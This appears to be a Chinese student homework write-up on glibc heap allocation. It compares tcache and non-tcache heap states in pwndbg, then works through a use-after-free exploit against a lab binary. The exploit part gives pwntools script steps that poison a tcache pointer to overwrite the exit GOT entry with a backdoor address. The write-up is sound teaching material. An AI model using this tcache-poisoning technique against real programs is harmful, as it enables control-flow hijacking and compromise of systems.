   0x00005555555546d2 <+8>:     mov    rax,QWORD PTR fs:0x28
   0x00005555555546db <+17>:    mov    QWORD PTR [rbp-0x8],rax
   0x00005555555546df <+21>:    xor    eax,eax
   0x00005555555546e1 <+23>:    mov    edi,0x8
   0x00005555555546e6 <+28>:    call   0x555555554590 <malloc@plt>
   0x00005555555546eb <+33>:    mov    QWORD PTR [rbp-0x40],rax
   0x00005555555546ef <+37>:    mov    edi,0x8
   0x00005555555546f4 <+42>:    call   0x555555554590 <malloc@plt>
   0x00005555555546f9 <+47>:    mov    QWORD PTR [rbp-0x38],rax
   0x00005555555546fd <+51>:    mov    edi,0x18                    checkpoint 0
   0x0000555555554702 <+56>:    call   0x555555554590 <malloc@plt>
   0x0000555555554707 <+61>:    mov    QWORD PTR [rbp-0x30],rax
   0x000055555555470b <+65>:    mov    edi,0x18
   0x0000555555554710 <+70>:    call   0x555555554590 <malloc@plt>
   0x0000555555554715 <+75>:    mov    QWORD PTR [rbp-0x28],rax
   0x0000555555554719 <+79>:    mov    edi,0x20                    checkpoint 1
   0x000055555555471e <+84>:    call   0x555555554590 <malloc@plt>
   0x0000555555554723 <+89>:    mov    QWORD PTR [rbp-0x20],rax
   0x0000555555554727 <+93>:    mov    edi,0x20
   0x000055555555472c <+98>:    call   0x555555554590 <malloc@plt>
   0x0000555555554731 <+103>:   mov    QWORD PTR [rbp-0x18],rax
   0x0000555555554735 <+107>:   mov    edi,0x100                   checkpoint 2
   0x000055555555473a <+112>:   call   0x555555554590 <malloc@plt>
   0x000055555555473f <+117>:   mov    QWORD PTR [rbp-0x50],rax
   0x0000555555554743 <+121>:   mov    rax,QWORD PTR [rbp-0x40]
   0x0000555555554747 <+125>:   mov    rdi,rax
   0x000055555555474a <+128>:   call   0x555555554580 <free@plt>
   0x000055555555474f <+133>:   mov    rax,QWORD PTR [rbp-0x38]
   0x0000555555554753 <+137>:   mov    rdi,rax
   0x0000555555554756 <+140>:   call   0x555555554580 <free@plt>
   0x000055555555475b <+145>:   mov    rax,QWORD PTR [rbp-0x30]
   0x000055555555475f <+149>:   mov    rdi,rax
   0x0000555555554762 <+152>:   call   0x555555554580 <free@plt>
   0x0000555555554767 <+157>:   mov    rax,QWORD PTR [rbp-0x28]
   0x000055555555476b <+161>:   mov    rdi,rax
   0x000055555555476e <+164>:   call   0x555555554580 <free@plt>
   0x0000555555554773 <+169>:   mov    edi,0x10                    checkpoint 3
   0x0000555555554778 <+174>:   call   0x555555554590 <malloc@plt>
   0x000055555555477d <+179>:   mov    QWORD PTR [rbp-0x48],rax
   0x0000555555554781 <+183>:   mov    rax,QWORD PTR [rbp-0x20]    checkpoint 4
   0x0000555555554785 <+187>:   mov    rdi,rax
   0x0000555555554788 <+190>:   call   0x555555554580 <free@plt>
   0x000055555555478d <+195>:   mov    rax,QWORD PTR [rbp-0x18]
   0x0000555555554791 <+199>:   mov    rdi,rax
   0x0000555555554794 <+202>:   call   0x555555554580 <free@plt>
   0x0000555555554799 <+207>:   mov    rax,QWORD PTR [rbp-0x50]    checkpoint 5
   0x000055555555479d <+211>:   mov    rdi,rax
   0x00005555555547a0 <+214>:   call   0x555555554580 <free@plt>
   0x00005555555547a5 <+219>:   mov    edi,0x500
   0x00005555555547aa <+224>:   call   0x555555554590 <malloc@plt>
   0x00005555555547af <+229>:   mov    QWORD PTR [rbp-0x40],rax
   0x00005555555547b3 <+233>:   mov    edi,0x500
   0x00005555555547b8 <+238>:   call   0x555555554590 <malloc@plt>
   0x00005555555547bd <+243>:   mov    QWORD PTR [rbp-0x38],rax
   0x00005555555547c1 <+247>:   mov    edi,0x500
   0x00005555555547c6 <+252>:   call   0x555555554590 <malloc@plt>
   0x00005555555547cb <+257>:   mov    QWORD PTR [rbp-0x50],rax
   0x00005555555547cf <+261>:   mov    rax,QWORD PTR [rbp-0x40]    checkpoint 6
   0x00005555555547d3 <+265>:   mov    rdi,rax
   0x00005555555547d6 <+268>:   call   0x555555554580 <free@plt>
   0x00005555555547db <+273>:   mov    rax,QWORD PTR [rbp-0x38]
   0x00005555555547df <+277>:   mov    rdi,rax
   0x00005555555547e2 <+280>:   call   0x555555554580 <free@plt>
   0x00005555555547e7 <+285>:   mov    edi,0x0                     checkpoint 7
   0x00005555555547ec <+290>:   call   0x5555555545a0 <exit@plt>
End of assembler dump.
```


```
pwndbg> b *0x00005555555546fd
Breakpoint 1 at 0x5555555546fd: file test.c, line 15.
pwndbg> b *0x0000555555554719
Breakpoint 2 at 0x555555554719: file test.c, line 20.
pwndbg> b *0x0000555555554735
Breakpoint 3 at 0x555555554735: file test.c, line 25.
pwndbg> b *0x0000555555554773
Breakpoint 4 at 0x555555554773: file test.c, line 34.
pwndbg> b *0x0000555555554781
Breakpoint 5 at 0x555555554781: file test.c, line 38.
pwndbg> b *0x0000555555554799
Breakpoint 6 at 0x555555554799: file test.c, line 43.
pwndbg> b *0x00005555555547cf
Breakpoint 7 at 0x5555555547cf: file test.c, line 52.
pwndbg> b *0x00005555555547e7
Breakpoint 8 at 0x5555555547e7: file test.c, line 57.
```

checkpoint 0

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x555555756250
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756270
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x555555756290
Size: 0x20d71
```


初始有1个Size为0x251的Allocated chunk和2个Size为0x21的Allocated chunk a[0]，a[1]和一个Top Chunk

checkpoint 1




另外申请了2个Size为0x21的Allocated chunk b[0]，b[1]

checkpoint 2



另外申请了2个Size为0x31的Allocated chunk c[0]，c[1]

checkpoint 3



free a[0]，a[1]，b[0]，b[1]后Allocated chunk变为了tcache的Free chunk，另外申请了1个Size为0x111的Allocated chunk

checkpoint 4

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

recatch后，a[0]又从tcache的Free chunk变为了Allocated chunk

checkpoint 5

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

free c[0]，c[1]后Allocated chunk变为了tcache的Free chunk

checkpoint 6

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756330
Size: 0x111
fd: 0x00

Allocated chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x511

Allocated chunk | PREV_INUSE
Addr: 0x555555756950
Size: 0x511

Allocated chunk | PREV_INUSE
Addr: 0x555555756e60
Size: 0x511

Top chunk | PREV_INUSE
Addr: 0x555555757370
Size: 0x1fc91
```

free protect后Size为0x111的Allocated chunk变为tcache的Free chunk

checkpoint 7


```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756330
Size: 0x111
fd: 0x00

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x555555756440
Size: 0xa21
fd: 0x7ffff7dcdca0
bk: 0x7ffff7dcdca0

Allocated chunk
Addr: 0x555555756e60
Size: 0x510

Top chunk | PREV_INUSE
Addr: 0x555555757370
Size: 0x1fc91
```

free a[0]，a[1]后，两段对应的Allocated chunk合并变为了unsortedbin的Free chunk


分析

1. 开启tcache和不开启tcache初始堆状态有什么区别

   开启tcache的初始堆：



   不开启tcache的初始堆：



   开启tcache的初始堆比不开启tcache的初始堆多了一个Size为0x251的Allocated chunk。

2. 开启tcache和不开启tcache在checkpoint-3时free后存在的区别

   开启：

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21
fd: 0x5555557562a0

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

不开启:


在checkpoint-3时free后开启tcache的堆的4个Free chunk为tcache而不开启tcache的堆的4个Free chunk为fastbins。

3. checkpoint-4时拿到的chunk是之前哪条语句释放的，有无tcache现象是否不一样?

   开启:

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

不开启:



checkpoint-4时拿到的chunk是`recatch = malloc(0x10);`这条语句释放的，有tcache时Allocated chunk是从tcache的Free chunk转化来的，而无cache时Allocated chunk是从fastbins的Free chunk转化来的。

4. checkpoint-7时被释放的a[0], a[1]是怎样组织的，有无tcache现象是否不一样?

   开启:

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756330
Size: 0x111
fd: 0x00

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x555555756440
Size: 0xa21
fd: 0x7ffff7dcdca0
bk: 0x7ffff7dcdca0

Allocated chunk
Addr: 0x555555756e60
Size: 0x510

Top chunk | PREV_INUSE
Addr: 0x555555757370
Size: 0x1fc91
```

不开启：

```
pwndbg> heap
Free chunk (smallbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x61
fd: 0x7ffff7dd0cd0
bk: 0x7ffff7dd0cd0

Allocated chunk
Addr: 0x555555756060
Size: 0x20

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x555555756080
Size: 0xa21
fd: 0x7ffff7dd0c80
bk: 0x7ffff7dd0c80

Allocated chunk
Addr: 0x555555756aa0
Size: 0x510

Top chunk | PREV_INUSE
Addr: 0x555555756fb0
Size: 0x20051
```

有无tcache的现象一样，被释放的a[0], a[1]两个Allocated chunk都转化为了一个unsortedbin的Free chunk。

02 uaf

该题目目标是通过程序中存在的use-after-free漏洞去改写堆管理中free list的指针，实现chunk分配的控制从而完成任意写，进一步劫持控制流。题目过程分为如下步骤：

漏洞分析及利用

checksec查看保护，为64位程序，PIE关闭

```
➜  02_uaf git:(master) ✗ checksec uaf
[*] '/home/student/Desktop/ssec21spring-stu/hw-04/02_uaf/uaf'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

`finish`函数中`free`之后指针没有留空，产生了use-after-free漏洞

```
1  void finish_ddl()
2  {
3      int index;
4      puts("please input the ddl index");
5      scanf("%d", &index);
6      index = index - 1;
7
8      if (0 <= index && index < DDL_NUM) {
9          if (array[index]) {
```

```
            free(array[index]);
            puts("done");
            return;
        }
    }
    puts("invalid ddl index");
}
```

1. 布置合适的堆layout
   我们可以先申请3个对象，然后释放先前申请的2个(设先释放A，后释放B)，即三次调用`add_dll`函数申请ABC，再两次调用`finish_ddl`函数释放AB。

> 这里第三个作为保护chunk，防止释放的对象直接与top chunk进行合并，这么做才使得这些chunk按照预期进入链表

```
# allocate 3 chunks ABC
for i in range(3):
      sh.recvuntil("Your chocie:\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl time\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl content\n")
      sh.sendline('1')

# free A chunk
sh.recvuntil("Your chocie:\n")
sh.sendline('2')
sh.recvuntil("please input the ddl index\n")
sh.sendline('1')

# free B chunk
sh.recvuntil("Your chocie:\n")
sh.sendline('2')
sh.recvuntil("please input the ddl index\n")
sh.sendline('2')
```

已经释放的两个chunk会进入tcache组织的，基于fd字段单链表中(头插)结构大概如下

```
tcache -> B -> A
```

释放前的heap：

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x603000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x603250
Size: 0x91

Allocated chunk | PREV_INUSE
Addr: 0x6032e0
Size: 0x51

Allocated chunk | PREV_INUSE
Addr: 0x603330
Size: 0x51

Allocated chunk | PREV_INUSE
Addr: 0x603380
Size: 0x51

Top chunk | PREV_INUSE
Addr: 0x6033d0
Size: 0x20c31
```

释放后的heap：

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x603000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x603250
Size: 0x91

Free chunk (tcache) | PREV_INUSE
Addr: 0x6032e0
Size: 0x51
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x603330
Size: 0x51
fd: 0x6032f0

Allocated chunk | PREV_INUSE
Addr: 0x603380
Size: 0x51

Top chunk | PREV_INUSE
Addr: 0x6033d0
Size: 0x20c31
```

2. 污染 fd 指针

   在 1 已经布置好的结构中，我们只需要通过题目提供的edit功能就可以完成UAF，修改B chunk的fd指针指向我们的目标，如我们熟悉的GOT表 (恰好题目没有开启PIE

这样以来，我们再申请两个对象，就可以让对象恶意分配到我们想要写的目标上，比如说`exit`的GOT 表项

```
# modify B chunk's fd to GOT
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('2')
sh.recvuntil("please input the new ddl time\n")
got_addr = 0x602078
sh.sendline(p64(got_addr))
sh.recvuntil("please input the new ddl content\n")
sh.sendline('1')

# allocate 2 chunks DE
for i in range(2):
      sh.recvuntil("Your chocie:\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl time\n")
      sh.sendline('1')
      sh.recvuntil("please input the ddl content\n")
      sh.sendline('1')
```

通过ida64可以得到exit的GOT表地址为0x602078

```
.plt:0000000000400820
.plt:0000000000400820
.plt:0000000000400820     ; Attributes: noreturn thunk
.plt:0000000000400820
.plt:0000000000400820     ; void __noreturn exit(int status)
.plt:0000000000400820     _exit proc near
.plt:0000000000400820 000 jmp     cs:off_602078   ; Indirect Near Jump
.plt:0000000000400820     _exit endp
.plt:0000000000400820
```

3. 改写目标地址值
既然堆管理器已经错误的把我们想要的目标地址当作堆块进行返回，我们也只需要简单地使用edit功能去改写目标值即可，如这里可以把`exit`的GOT项改到后门函数`backdoor`上

用ida64反汇编ufa可得，backdoor函数的起始地址是0x0000000000400917


backdoor	0000000000400917

```
# modify E chunk's fd to backdoor address
sh.recvuntil("Your chocie:\n")
sh.sendline('4')
sh.recvuntil("please input the ddl index\n")
sh.sendline('5')
sh.recvuntil("please input the new ddl time\n")
backdoor_addr = 0x0000000000400917
sh.sendline(p64(backdoor_addr))
sh.recvuntil("please input the new ddl content\n")
sh.sendline('1')
```

4. 触发
